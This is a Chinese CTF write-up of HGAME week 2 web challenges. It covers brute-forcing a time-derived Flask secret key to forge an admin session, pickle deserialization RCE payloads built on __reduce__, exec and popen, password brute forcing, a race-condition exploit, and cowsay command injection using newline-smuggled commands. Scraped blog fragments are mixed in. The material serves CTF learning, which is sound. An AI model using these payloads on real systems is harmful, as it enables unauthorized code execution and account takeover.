


# HGAME week2


## WEB

### myflask

/flag url



Access Denied



伪造session需要key

```
currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))  
currentTime = currentDateAndTime.strftime("%H%M%S")
```

```
app = Flask(name)
```

```
# Tips: Try to crack this first ↓
```

```
app.config['SECRET_KEY'] = currentTime
```

这段代码首先获取当前的时间（以亚洲/上海时区为准），然后将这个时间格式化为“小时分钟秒”的形式，并将这个值设置为 Flask 应用的 `SECRET_KEY`

`SECRET_KEY` 的值在每次应用启动时都会改变，因为它依赖于当前的精确时间。但是，一旦应用启动并且这个密钥被设置，它就会在应用的整个运行周期内保持不变，直到下次重新启动应用。

所以按靶机启动时间范围进行爆破

session在加密时相同的key和相同的内容

加密出的密文签名是不同的，因此不能通过爆破时间加密对比session来找出cookie

而应该反其道行之

爆破解密

如果爆破不成功

就会decoding error

如果成功 就会找到相应的key

```
import subprocess
```

```
from datetime import datetime, timedelta
```

```
def generate_time_keys(start_time, end_time):
```

"""生成给定时间范围内每一秒的时间字符串列表"""

```
    time_keys = []
```

```
    current_time = start_time
```

```
    while current_time <= end_time:
```

```
        time_keys.append(current_time.strftime("%H%M%S"))
```

```
        current_time += timedelta(seconds=1)
```

```
    return time_keys
```

```
start_time = datetime.strptime("15:18:00", "%H:%M:%S")
```

```
end_time = datetime.strptime("23:59:59", "%H:%M:%S")
```

```
time_keys = generate_time_keys(start_time, end_time)
```

```
for secret_key in time_keys:
```

```
    print(secret_key)
```

```
    command = f"python3 /root/桌面/Sky/Skypython/flask-session/flask-session-cookie-manager-master/flask_session_cookie_manager3.py decode -s '{secret_key}' -c
```

```
'eyJ1c2VybmcFtZSI6Imd1ZXN0In0.ZcHdVA.UtOYx3zKSlfqsaNQ3cf0lHTKX4c' "
```

```
    result = subprocess.run(command, shell=True, capture_output=True, text=True)
```

```
    print(result.stdout)
```

```
    if "[Decoding error]" not in result.stdout:
```

```
        print(f"Found key: {secret_key}")
```

```
        break
```

```
else:
```

```
    print("No valid key found.")
```

以上是py实现

```

5     """生成给定时间范围内每一秒的时间字符串列表"""
6     time_keys = []
问题  输出  调试控制台  终端
151822
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151823
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151824
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151825
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151826
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151827
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151828
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151829
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151830
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151831
[ Decoding error] Signature b' Ut OYx3zKS1fqsaNQ3cf01HTKX4c' does not match
151832
{'username': 'guest'}
Found key: 151832
root@kali: ~ #

```

有了key

我们对username是admin进行加密就可以得到admin的session

```

[root@kali:~/Sky/Skypython/Flask-session/Flask-session-cookie-manager-master]
# python3 flask_session_cookie_manager3.py decode -c 'eyJic2VybmtZS16imd1ZXN0In0.ZchDVA.UtOYx3zKS1fqsaNQ3cf01HTKX4c' -s '151832'
{'username': 'guest'}

[root@kali:~/Sky/Skypython/Flask-session/Flask-session-cookie-manager-master]
# python3 flask_session_cookie_manager3.py encode -s '151832' -t {'username': 'admin'}
[Encoding error] malformed node or string on line 1: <ast.Name object at 0x7fc1d363f7c>

[root@kali:~/Sky/Skypython/Flask-session/Flask-session-cookie-manager-master]
# python3 flask_session_cookie_manager3.py encode -s '151832' -t {"username": "admin"}
eyJic2VybmtZS16imFkbWluIn0.ZchPg.LUYXREHl_5nI_p6qt8GwwqloDg

[root@kali:~/Sky/Skypython/Flask-session/Flask-session-cookie-manager-master]
# 

```

## Error

```

binascii.Error: Invalid base64-encoded string: number of data characters (5) cannot be 1 more than a multiple of 4

Traceback (most recent call last):
File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 1488, in __call__
    return self.wsgi_app(environ, start_response)
       ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 1466, in wsgi_app
    response = self.handle_exception(e)
       ^^^^^^^^^^^^^^^^^^^^^^^^^^
Encryption Encoding SQL XSS Other
Load URL Split URL Execute Post data Referer User Agent Cookies Clear All
http://106.15.72.34:31398/flag
C session=eyJic2VybmtZS16imFkbWluIn0.ZchPg.LUYXREHl_5nI_p6qt8GwwqloDg

```

`pickle_data=base64.b64decode(request.form.get('pickle_data'))`

`userdata=pickle.loads(pickle_data)`

pickle反序列化

利用 `__reduce__` 构造恶意字符串，当这个字符串被反序列化的时候，`__reduce__` 会被执行

## 本地测试

```
b.py
1 import pickle
2 import os
3 pickle_data=b"\x80\x04\x95\x19\x00\x00\x00\x00\x00\x00\x05\x8c\x06\x05\x93\x8c\x04ls /\x85R."
4 userdata=pickle.loads(pickle_data)
5 print(userdata)
```

```
/bin/python3 /root/桌面/Skypython/pickle_反序列化/b.py
# /bin/python3 /root/桌面/Skypython/pickle_反序列化/b.py
bin dev home initrd.img.old lib32 libx32 media opt root sbin swapfile tmp var vmlinuz.old
boot etc initrd.img lib lib64 lost+found mnt proc run srv sys usr vmlinuz
0

(r0t@kali)-[~]
```

## UnpicklingError

\_pickle.UnpicklingError: unpickling stack underflow

Traceback (most recent call last)

```
File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 1488, in __call__
    return self.wsgi_app(environ, start_response)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 1466, in wsgi_app
    response = self.handle_exception(e)
               ^^^^^^^^^^^^^^^^^^

File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 1463, in wsgi_app
    response = self.full_dispatch_request()
               ^^^^^^^^^^^^^^^^^^

File "/usr/local/lib/python3.11/site-packages/flask/app.py", line 872, in full_dispatch_request
    rv = self.handle_user_exception(e)
           ^^^^^^^^^^^^^^^^^^
```

Encryption: Encoding: SQL: XSS: Other:

Load URL: http://106.15.72.34:31398/flag

Split URL

Execute

Post data  Referer  User Agent  Cookies  Clear All

pickle\_data=YidceDgwXHgwM2Nwb3NpeFxuc3IzdGVtXG5YXHgwNFx4MDBceDAwXHgwMGxzIC9ceDg1Ui4n

\_pickle.UnpicklingError: unpickling stack underflow

时间: 2023-05-31 11:18:34 浏览: 368

### 回答1: "\_pickle.UnpicklingError: unpickling stack underflow" 意思是在反序列化过程中，数据堆栈下溢。这通常是由传输或存储文件损坏导致的。建议检查数据源并确保文件完整。### 回答2: \_pickle.UnpicklingError: unpickling stack underflow 是Python解释器在尝试反序列化一个对象时遇到的错误之一。对于一个\_pickle对象来说，它是一个序列化后的Python对象，它被存储为二进制文件或网络传输中的字节流。当Python解释器需要恢复序列化的对象时，它会反序列化\_pickle。当我们尝试反序列化一个\_pickle时，如果\_pickle被破坏或不完整，或者\_pickle与原始对象不匹配，那么Python解释器就会抛出unpickling stack underflow错误。这种错误发生的原因通常是\_pickle对象中的数据量与Python解释器期望的数据量不一致。如果我们遇到这种类型的错误，我们应该检查\_pickle对象的完整性和正确性。需要注意的是，在反序列化\_pickle时，最好使用与序列化时相同的Python版本和库。如果\_pickle是在Python 3.x中创建的，而你的程序在Python 2.x中运行，或者\_pickle中使用的库不兼容当前系统，那么也可能会触发unpickling stack underflow错误。最好的解决方法是检查\_pickle对象中的数据，确保\_pickle与原始对象匹配，并使用与编写\_pickle代码时相

8 | eval(s)

看出来是个简单的pickle反序列化，这不是本次的重点，重点是这道题在eval后如何回显，最简单的方式想到的是反弹shell，但是经过测试发现目标机器并不出网，所以我们需要寻找其他的方式去让我们的命令回显

### debug模式下利用报错

众所周知，在flask中如果开启了debug模式，报错是会显示详细信息的，比赛中debug模式通常考点是构造pin码，但是我们这里想到，可以通过手动控制报错的方式来让我们的命令回显。

简单地构造exp，这里需要注意的是eval并不能执行python语句，所以我们需要利用eval去调用exec来实现手动抛出报错

```
1 from base64 import b64encode
2 from urllib.parse import quote
3
4
5 def base64_encode(s: str, encoding='utf-8') -> str:
6     return b64encode(s.encode()).decode(encoding=encoding)
7
8
9 exc = "raise Exception(__import__('os').popen('whoami').read())"
10 exc = base64_encode(exc).encode()
11
12 opcode = b'''cconfig
13 notadmin
14 S'admin'
15 S'yes'
16 u0!cconfig
17 backdoor
18 S'exec(__import__("base64").b64decode(b"%s"))
19 lo.''' % (exc)
20
21 print(quote(base64_encode(opcode).decode()))
```

“博客详情页”吗？

一般般 推荐 强烈推荐

ub信息泄漏的分析溯源过

-2022-29266 Apache

.是XXE? 从0到1完全掌握

02月 01月

17篇 22篇

debug模式下失败的尝试：直成功的尝试：sy

分类专栏

- 网络
- 安全
- 程序员
- 黑客
- 漏洞
- 渗透测试
- 安全工程师
- CTF
- 面试
- 前端
- 滴滴出行

我明白了，之前是陷入了误区，开了debug模式是没有回显的

只能用类似报错注入的方法来获取回显

```
import pickle
import base64
import os

class Email():
    email = "admin@admin.com"

    def __reduce__(self):
        return (exec,("raise Exception(__import__('os').popen('cat /flag').read())",))

    def login():
        poc = base64.b64encode(pickle.dumps(Email()))
        print(poc)

login()
```



请求 payload 状态码 ^ 错误 超时 长度 注释

5	qwert123	200	<input type="checkbox"/>	<input type="checkbox"/>	399	
		401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	20192019	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	87654321	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	11111111	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	00000000	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	192021	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	987654321	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	20192020	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	11223344	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	12345678	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	123456789	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	1234567890	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	88888888	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	66668888	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	20182018	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	0123456789	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	147258369	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	66666666	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	123123123	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	8888888888	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	88889999	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	12344321	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	12341234	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	11112222	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	a1b2c3d4	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	1111111111	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
	99999999	401	<input type="checkbox"/>	<input type="checkbox"/>	161	

Result 825 | Intruder攻击

Payload: qwert123  
Status code: 200  
Length: 399  
Timer: 36

请求 响应

美化 Raw Hex 页面渲染

```

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Set-Cookie: session=MTcwnzEDNzg3MjxEWDHFQVFMX2dBQUJFQUVRQUFBUVpEZEHKcGJtY0IDZ0FZFHObGPNW5EQwEBQQcxaESXaH1NfEJ0fHJSSbUbUQPvYAen045vsCAUkTigdQQgFOOyWbIVcEM-; Path=/; Domain=www.***.com; Expiry=2024-03-06 15:44:33 GMT; Max-Age=2592000
4 Date: Mon, 05 Feb 2024 15:44:33 GMT
5 Content-Length: 30
6
7 {
  "message": "Login successful"
}

```

### 自主选课

帮阿菇选到“创业管理”，阿菇会给你奖励！ 选完了

2023-2024 学年 2 学期 第2轮 本学期选课要求 总学分最低 16 最高 36 已选 36

(Axxxxxx) 创业管理 - 2.0 学分 状态: 未选

课程名称	课程性质	已选/容量	操作
创业管理	创业基础	已达学分上限，选课失败!	<button style="border: none; color: blue;">确定</button>

这里题目给了一个提示

race against time

扫了一下没有源码泄露

race, time

条件竞争漏洞？

在申请扩学分时是不是会先扩然后再执行一段判断是否满足扩学分条件的代码，如果可以就没事，不可以就取消操作


那么就有操作空窗

只要先扩，这时没等它执行完，就执行选课，那么这时一定能抢到

条件竞争漏洞

burp把两个操作分别抓50个包，去重放创建两个发包组合，send

把这50个请求包放到一个请求包组



分别点一下两个包组

刷新一下

选上了

hgame{5ak\_p45sW0rD&r4Ce\_c0nDiT10n}

**What the cow say?**

插件看了一下

php后台 题目名flask

考虑 SQL RCE

和我之前遇到的figlet很像啊

## Cowsay What?

cowsay: '`or 1=1`'

```
< or 1=1 >
-----
 \  ^__^
  (oo)\_____
   (__)\       )\/\
    ||----w |
    ||     ||
```

## Cowsay What?

cowsay: '`;ls;`'

```
< Waf! >
-----
 \  ^__^
  (oo)\_____
   (__)\       )\/\
    ||----w |
    ||     ||
```

怀疑是RCE；

;被过滤

flag被过滤

它的前端窗口就是终端吧？

感觉它的后台逻辑和之前做过的diglet很像

就是经过通道后直接接终端

加了点过滤

# Cowsay What?

cowsay: \*

```
< app.py static templates >
-----
 \  ^__^
  \  (oo)\_____
   (__)\       )\/\
    ||----w |
     ||     |
```

拦截 [HTTP历史记录](#) [WebSocket历史记录](#) | [代理设置](#)

请求<http://47.100.245.185:30083>

[美化](#) [Raw](#) [Hex](#)

```
1 POST /post HTTP/1.1
2 Host: 47.100.245.185:30083
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://47.100.245.185:30083
10 Connection: close
11 Referer: http://47.100.245.185:30083/post
12 Upgrade-Insecure-Requests: 1
13
14 user_input=1%27
```

抓个包看看

user\_input, 有点意思

|被过滤

先fuzz一下吧, 看看过滤了什么

Result 405 | Intruder攻击

Payload: /\*  
Status code: 200  
Length: 1188  
Timer: 2630

请求 响应 上一个 下一个

美化 Raw Hex 页面渲染

```
<pre class="output">  
    //app //bin //boot //dev //etc  
    | !flag_is_here //home //lib //lib64  
    | //media //mnt //opt //proc //root //run  
    | //sbin //srv //sys //tmp //usr //var /  
    -----  
    \ ^ ^  
    \ (oo)\_____\)\ )\ \\\  
    (____)\ |  
    ||----w |  
    || |||  
</pre>  
</main>  
</body>  
</html>
```

高亮

响应

Raw Hex

??!!

RCE实锤

```
/ /app /bin /boot /dev /etc /flag_is_here \
| /home /lib /lib64 /media /mnt /opt \
| /proc /root /run /sbin /srv /sys /tmp \
\ /usr /var
```

# Cowsay What?

cowsay: /fla\*

```

Payload:      */
Status code: 200
Length:      1058
Timer:       3351

请求    响应
美化  Raw  Hex  页面渲染

24  </form>
25
26
27  <pre class="output">
28      &lt; static/styles.css templates/index.html &gt;
29      -----
30      \   ^__^
31      \  (oo)\_____
32      (__)\        )\/\
33      ||----w |
34      ||     ||

</pre>
35
36  </main>
37  </body>
38 </html>

```

## Cowsay What?

cowsay: -|

```

Cow files in /usr/share/cowsay/cows:
apt bud-frogs bunny calvin cheese cock cower daemon default dragon
dragon-and-cow duck elephant elephant-in-snake eyes flaming-sheep fox
ghostbusters gnu hellocatnny kangaroo kiss koala kosh luke-koala
mech-and-cow milk moofasa moose pony pony-smaller ren sheep skeleton
snowman stegosaurus stimpy suse three-eyes turkey turtle tux unipony
unipony-smaller vader vader-koala www

```

实锤了

它压根连引号都不用绕

就是user\_input直接拼接到cowsay命令后

linux terminal中输入cowsay -|

会输出所有动物模板的名字

\ ; | & cat

## Cowsay What?

cowsay: /fla\*/\*/\*

```

< /flag_is_here/flag_c0w54y >
-----
\   ^__^
 \  (oo)\_____

```

```
(root㉿kali)-[~]
└─# cowsay ls
< ls >
_____
 \  ^__^
  (oo)\_____
  (__)\       )\/\
   ||----w |
   ||     |

(roots㉿kali)-[~]
└─# cowsay "ls
dquote>
dquote> 1
dquote> w2
dquote>

dquote>
dquote>
dquote> "
< ls >
| |
\ 1 w2 /
_____
 \  ^__^
  (oo)\_____
  (__)\       )\/\
   ||----w |
   ||     |

(roots㉿kali)-[~]
```

本地起一个看看执行逻辑

```
└──(root㉿kali)-[~]
└# cowsay /*

/ /bin /boot /dev /etc /home /initrd.img \
| /initrd.img.old /lib /lib32 /lib64 |
| /libx32 /lost+found /media /mnt /opt |
| /proc /root /run /sbin /srv /swapfile |
| /sys /tmp /usr /var /vmlinuz |
\ /vmlinuz.old

\ \ ^ ^
(oo)\_____
(_)\ \ )\/\
||----w |
|| ||

└──(root㉿kali)-[~]
└# cowsay //*

/ //bin //boot //dev //etc //home \
| //initrd.img //initrd.img.old //lib |
| //lib32 //lib64 //libx32 //lost+found |
| //media //mnt //opt //proc //root //run |
| //sbin //srv //swapfile //sys //tmp |
\ //usr //var //vmlinuz //vmlinuz.old

\ \ ^ ^
(oo)\_____
(_)\ \ )\/\
||----w |
|| ||
```

```
\ \ (oo)\_____
(_)\ \ )\/\
||----w |
|| ||

└──(root㉿kali)-[~]
└# cowsay hello;ls
公共 模板 视频 图片 文档 下载 音乐 桌面 basecrack dvcs-ripper stegbrute_0.1.1_amd64.deb

└──(root㉿kali)-[~]
└# cowsay hello&ls
[1] 31972
公共 模板 视频 图片 文档 下载 音乐 桌面 basecrack dvcs-ripper stegbrute_0.1.1_amd64.deb

< hello >
\ \ ^ ^
(oo)\_____
(_)\ \ )\/\
||----w |
|| ||

[1] + done cowsay hello
└──(root㉿kali)-[~]
└#
```


```
[1] + done cowsay hello
└──(root㉿kali)-[~]
└# cowsay hello;ls
< hello >
\ \ ^ ^
(oo)\_____
(_)\ \ )\/\
||----w |
|| ||

公共 模板 视频 图片 文档 下载 音乐 桌面 basecrack dvcs-ripper stegbrute_0.1.1_amd64.deb
```

# Cowsay What?

cowsay: hello %0a ls

Submit



app.py  
static  
templates

curl -X POST http://106.15.72.34:31127/post

Host: 106.15.72.34:31127

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/201001 Firefox/122.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 24

Origin: http://106.15.72.34:31127

Connection: close

Referer: http://106.15.72.34:31127/post

Upgrade-Insecure-Requests: 1

user\_input=hello%0a ls /\*

user\_input" required>

<button type="submit">

Submit

</button>

</form>

<pre class="output">

&lt; hello &gt;

-----

\ ^\_\_^

\ (oo)\\_\_\_\_

(\_\_)\ )\/\

||----w |

|| ||

/app:  
app.py  
static  
templates  
/bin:  
bash  
bunzip2  
bzcat  
bzcmp  
bzdiff  
bzgrep  
bzexe  
bzfgrep  
bzgrep  
bzip2  
bzip2recover  
bzless  
bzmore  
cat  
chgrp  
chmod  
chown  
cp  
dash  
date  
dd  
df  
dir  
dmesg  
dnsdomainname  
domainname

这里有一个小坑

就是直接在浏览器输入时，会再url加密一次

所以要抓包改 防止重复加密

```
5 | Accept-Language:                                     23 | <button type="submit">
6 | zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3,   Submit
7 | Content-Type: application/x-www-form-urlencoded           </button>
8 | Content-Length: 26                                         </form>
9 | Origin: http://106.15.72.34:31127
10 | Connection: close
11 | Referer: http://106.15.72.34:31127/post
12 | Upgrade-Insecure-Requests: 1
13 |
14 | user_input=hello%0a ls ...
```

```
23 | <button type="submit">
24 | Submit
25 | </button>
26 | </form>
27 | <pre class="output">
28 | &lt; hello &gt;
29 | -----
30 | \   ^ ^
31 | \  (oo)\_____
32 |  (__)\       )\/\
33 | ||----w |
34 | ||     || 
35 | app
36 | bin
37 | boot
38 | dev
39 | etc
40 | flag_is_here
41 | home
42 | lib
43 | lib64
44 | media
45 | mnt
46 | opt
47 | proc
48 | root
49 | run
50 | sbin
51 | srv
52 | sys
53 | tmp
54 | usr
55 | var
56 | </pre>
57 | </main>
58 | </body>
59 | </html>
```

```
ecure-Requests: 1
hello%0a ls .../fla*
```

```
18 | <h1>
19 |   Cowsay What?
20 | </h1>
21 | <form method="post" action="/pos
22 | input-form">
23 |   <label for="user_input">
24 |     cowsay:
25 |   </label>
26 |   <input type="text" id="user_in
27 | user_input" required>
28 |   <button type="submit">
29 |     Submit
30 |   </button>
31 | </form>
32 |
33 | <pre class="output">
34 | &lt; hello &gt;
35 | -----
36 | \   ^ ^
37 | \  (oo)\_____
38 |  (__)\       )\/\
39 | ||----w |
40 | ||     || 
41 | flag_c0w54y
42 | </pre>
43 |
44 | </main>
45 | </body>
```

```

7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://106.15.72.34:31127
10 Connection: close
11 Referer: http://106.15.72.34:31127/post
12 Upgrade-Insecure-Requests: 1
13
14 user_input=hello&a tac ..//fla/*fla*
15 </head>
16 <body>
17 <main>
18   <h1>
19     Cowsay What?
20   </h1>
21   <form method="post" action="/post" class="input-form">
22     <label for="user_input">
23       user input
24     </label>
25     <input type="text" id="user_input" name="user_input" required>
26     <button type="submit">
27       Submit
28     </button>
29   </form>
30   <pre class="output">
31     &lt; hello &gt;
32     ^ ^
33     \_ (oo)\_____
34     ||----w |
35     ||     ||
36     hgame(COWsay_be_c4re_aB0ut_Command_Injection)
37   </pre>
38 </main>
39 </body>

```

search4member[没做出来]

看到这个题

我就感觉像sql

审阅了一下源码

肯定是sql

有用的文件就这几个，其它都不是核心主逻辑

| 文件名                   | 修改时间           | 类型       | 大小    |
|-----------------------|----------------|----------|-------|
| App.java              | 2024/2/6 19:28 | Java 源文件 | 1 KB  |
| DbManager.java        | 2024/2/6 19:28 | Java 源文件 | 2 KB  |
| init.sql              | 2024/2/6 19:28 | SQL 源文件  | 11 KB |
| SearchController.java | 2024/2/6 19:28 | Java 源文件 | 2 KB  |

只不过后端是java写的

一个一个看

```

App.java

public class App {
    public static void main(String[] args) {
        solon.start(App.class, args);
    }
}

```

您提供的代码片段是一个Java程序的入口点，它使用了`solon.start(App.class, args);`这行代码。这表明您可能在使用Solon框架，一个轻量级的Java微服务框架，用于快速开发和部署微服务应用。

Solon框架设计思想是简洁而不简单，旨在通过减少配置和依赖，使得开发人员能够更专注于业务逻辑的实现。它支持多种服务协议，包括HTTP、WebSocket等，并且可以很方便地与其他服务或组件进行集成。

在您的代码中：

1. `public class App` 定义了一个名为 `App` 的类，这是Java程序的标准做法。
2. `public static void main(String[] args)` 方法是Java程序的主入口点。任何一个Java程序都是从 `main` 方法开始执行的。
3. `Solon.start(App.class, args);` 这行代码启动了Solon框架，并将当前类 `App` 作为启动点。`args` 参数用于传递命令行参数给程序。

java程序的框架配置入口

看下一个文件controller

这个应该就是主要控制逻辑了

```
